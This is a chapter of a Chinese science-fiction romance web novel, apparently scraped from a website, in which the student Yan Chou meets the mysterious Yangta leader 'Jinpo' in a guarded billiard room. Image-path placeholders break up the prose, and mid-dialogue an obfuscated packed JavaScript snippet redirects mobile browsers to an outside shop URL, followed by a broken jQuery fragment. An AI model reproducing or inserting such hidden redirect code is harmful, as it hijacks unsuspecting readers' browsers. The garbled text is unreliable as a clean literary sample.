他叫我什么?“老师”?晏酬这才注意到他对自己的称呼。
在丝绸星,对德高望重的女子尊称为“老师”,对德高望重的男子尊称为“先生”。若是普通人,则一律称为“女士”或“男士”。在她的家乡,只有如她母亲晏当观那般德才兼备、受人尊敬的女子才会被乡亲们称呼为“晏老师”,晏酬如今只是个比同龄人早几年上大学的甚至还没成年的女大学生,突然有个人上来叫她“老师”,还是个外星人,可着实有点惊着她了。
那侍者见她一时竟没什么反应,彬彬有礼地又叫了一声:“晏老师?您看这……”
晏酬这才反应过来他刚才的话。“先生”?什么先生啊?她认识什么扬塔星来的先生吗?不会就是那个被层层把守的房间里的人吧?她晏酬充其量只是和他们那边的人隔着虫洞和星海联络过而已,又不像朱秀,在扬塔星待过那么些年,有许多扬塔星朋友。
不过晏酬这下倒是被激起了好奇心。无他,她就想知道自己这么一个名不见经传的丝绸星大学生,这是哪位大佬想见她啊?管他呢,反正她的好朋友们就在隔壁,他们扬塔星人还能神不知鬼不觉地把自己拐走不成?
这么想着,晏酬也不推托,冲那扬塔星侍者一笑道:“可以啊。”于是便抬脚朝那间“重兵把守”的房间走去。
走到门口,她看着面前一群长相和表情都很严肃的守卫,不由得顿了一下,不过那些守卫见了她,居然非常客气地让开了道路,还一言不发地替她打开了门。
晏酬的好奇心越来越重了。她刚一走进这间房间,便觉得此处比他们开会的棋牌室要更豪华、空间更大。可此处的光线也未铺满整间房间,晏酬下意识地往角落瞥去,果然,每个角落暗处都站着全副武装的警卫。
……全副武装?刚才他们开会的棋牌室里可不是这样的!难道、难道这群扬塔星人在这里偷听他们谈话,听到她胆敢反驳他们的提议,就要把她骗到这里来灭口?!
晏酬的理智告诉她这当然是不可能的,可是潜意识里到了这么一个“举目无亲”的环境里难免忍不住乱想,她甚至下意识地后退了一步,有点想直接离开回去接着开会。
“晏老师。”她还没来得及考虑一下该怎么全身而退,就见从里间冒出来一个扬塔星人,他脸上挂着同米海一样的和善笑容,对她说道,“真高兴您能来,里面请。”
罢了!来都来了,我倒要看看这帮外星人想耍什么花样。晏酬想着,再迈开腿时的步伐称得上是壮志凌云。这间房间的确很大,而且里面还有好几个里间。他们停在了一扇深色实木门前,为她引路的扬塔星人抬起手来谨慎地敲了敲,对里边的人说道:“先生,晏老师来了。”
下一瞬,他们面前的门立刻被打开了。里边居然是另一个更宽阔的空间,这里摆的不是牌桌,而是台球桌。晏酬站在门外,只能看到屋内一隅。
“您请进。”那位看上去比她年长近十岁的扬塔星人恭敬地说道。晏酬这会儿已经丝毫不感到心慌意乱了,只剩下越来越大的好奇心,催促着她走了进去。
她进屋后,门在身后被轻轻关上了。晏酬小心翼翼地往里面走,渐渐地,这间房间的全貌如一张山水画卷在她面前徐徐展开,台球桌旁,几个穿着深色上衣的浅色头发男子手中执着台球杆,正百无聊赖地随意戳着桌上的台球,见到晏酬出现,几人齐刷刷把目光投向她,更有甚者直接把台球杆扔在了一边。
这倒让晏酬无端地有些紧张,她不再往前走了。几个男子还没说话,只听他们背后有人带着笑意说了一句:“好了,你们都先出去。”说话的大概是他们的上级。他说完后,几名男子依言走出了房间,离开时不忘向晏酬点头致意,房间里这下只留角落里站着的几个警卫。此处的光线倒是十分明亮,似乎整家俱乐部的灯光全聚在这儿了。晏酬目送着那几名男子离开房间,这才想起要看看命令他们出去的那一位。
从看到那双眼睛的一瞬起,晏酬就在心中判定,这是位放在任何一个星球上都称得上是首屈一指的美男子。那双金色的美眸熠熠生辉,足以盖过这间房间中的全部光线、压过晏酬此生见识过的所有亮色。她从没想过竟会有人长着这样的一双眼睛,那不是颜色偏棕的琥珀色,也不是略显老派的黄褐色,那是明亮耀眼的金色,那是大多数人都无法抗拒深陷其中的绝色。
这位男士的鼻梁和唇形都生得柔和,可那双眼睛和其上的眉却让他的面容显得凌厉肃杀,再加上那色泽明亮的铂银色发丝以及周身不经意间流露出的军旅气质,让人会不由自主联想到呢洲的冬。
……哦,不过,他是扬塔星人,想来这该是在索拉斯或是那颗星上其他什么地方的寒冬中浸泡出来的气质和气场。
这男子的容貌生得过于张扬艳丽,晏酬此前还从没见过此等绝色,一时间看得有些愣住。对方似乎也不介意她直勾勾的视线,只是不知出于什么心理,站起身来走到台球桌旁,拿起台球杆干脆利落地把一颗球击入球袋。
晏酬回过神来,有些懊恼于自己心志不坚的愣神,她稳住心神,走上前去与这位面容招摇的美男握手:“您好,先生,请问怎么称呼?”
美男同她握手,却没有回答她的问题,一双金眸盈满笑意地注视着她,却说:“你猜不出么?”声音居然也这么好听……晏酬一时间差点没控制住自己疯狂想上扬的嘴角,好在她最后还是忍住了。
“呃……抱歉,先生
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17671638|207061||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
,我认识的扬塔星人不多,至于您,更是从未谋面。”晏酬很快就从受到美色冲击的状态中缓过神来,神色如常地与面前的美男交流道。
扬塔星应该还不至于要给我物色男模吧?晏酬脑海中冷不丁冒出了这么个想法。
美男挑了挑眉,笑意收敛了许多。瞬间,那幅晏酬幻想出来的由美色构成的旖旎画卷将她狠狠地甩了出来,她一时间甚至觉得连这房间里的光线都变暗了不少。
不,这可不是什么男模。晏酬心想,她目光沉静地打量着面前的男人,仅仅是那一瞬,他身上那股久经风霜磨练出的气场已然凸显。他的面颊并不像久待闺阁的金贵少爷那般光滑细嫩,他的金眸中闪烁着的绝不是什么温柔缱绻的目光——那是一把把足以使对手瞬间毙命的利刃。
见到这样的男人,正常人第一反应难免被其绝色容颜带偏。但他们很快就会明白,此人绝非善类,无事不要轻易靠近,最好远离。
可惜的是,晏酬这会儿没办法远离他。
“你是……‘金珀’?”她试探着问道。
“聪明。”男人说,他长长的如落了雪般的睫羽低垂着,没有去看晏酬,眼睛反而盯着台球桌上的台球。
晏酬在心中吸了一口冷气——居然是他,竟然真的是他!
在晏酬晏长岁的亲身论证下,刻板印象再次输得一败涂地。什么成熟稳重的中老年人?什么隔壁那些相貌平平、神情严肃的扬塔星高层?不,眼前这位才是金珀本尊!
“晏老师,”金珀突然说,“你抽烟?”
“啊?”晏酬被他问得一怔,这才意识到自己指间竟还夹着那根未被点燃的纸烟,她顺手把烟塞回了上衣口袋里,双手插兜道,“不,不怎么抽。”
“嗯。抽烟可不是个健康的习惯。”金珀冲她笑了笑,笑得晏酬又是一个晃神,“晏老师,请坐下吧,我有话想和你谈。”
晏酬于是依言坐下了。
“金……先生?”她估摸着面前这人年纪肯定有二十多岁了,比自己年长许多,又是扬塔星方面的高层,自己叫声“先生”也不亏,“您倒不必叫我老师,呃……您可能不太了解我们丝绸星的称呼习惯,‘老师’在我们这里是对自己非常尊敬的女士才叫的尊称。”
金珀面上没什么表情,看着她的目光倒是很温和:“难道我不该尊重你么?”
“不是。”晏酬心头一跳,“我的意思是,我应该比您年幼许多,又没有什么大的成就,您这么叫,倒让我心中感到紧张,难免刻意又生分了些。”
“你嫌生分?”金珀一顿,似是思考了片刻才道,“那我该如何称呼你呢……长岁?”
听到他念出了自己的表字,晏酬不由得一愣。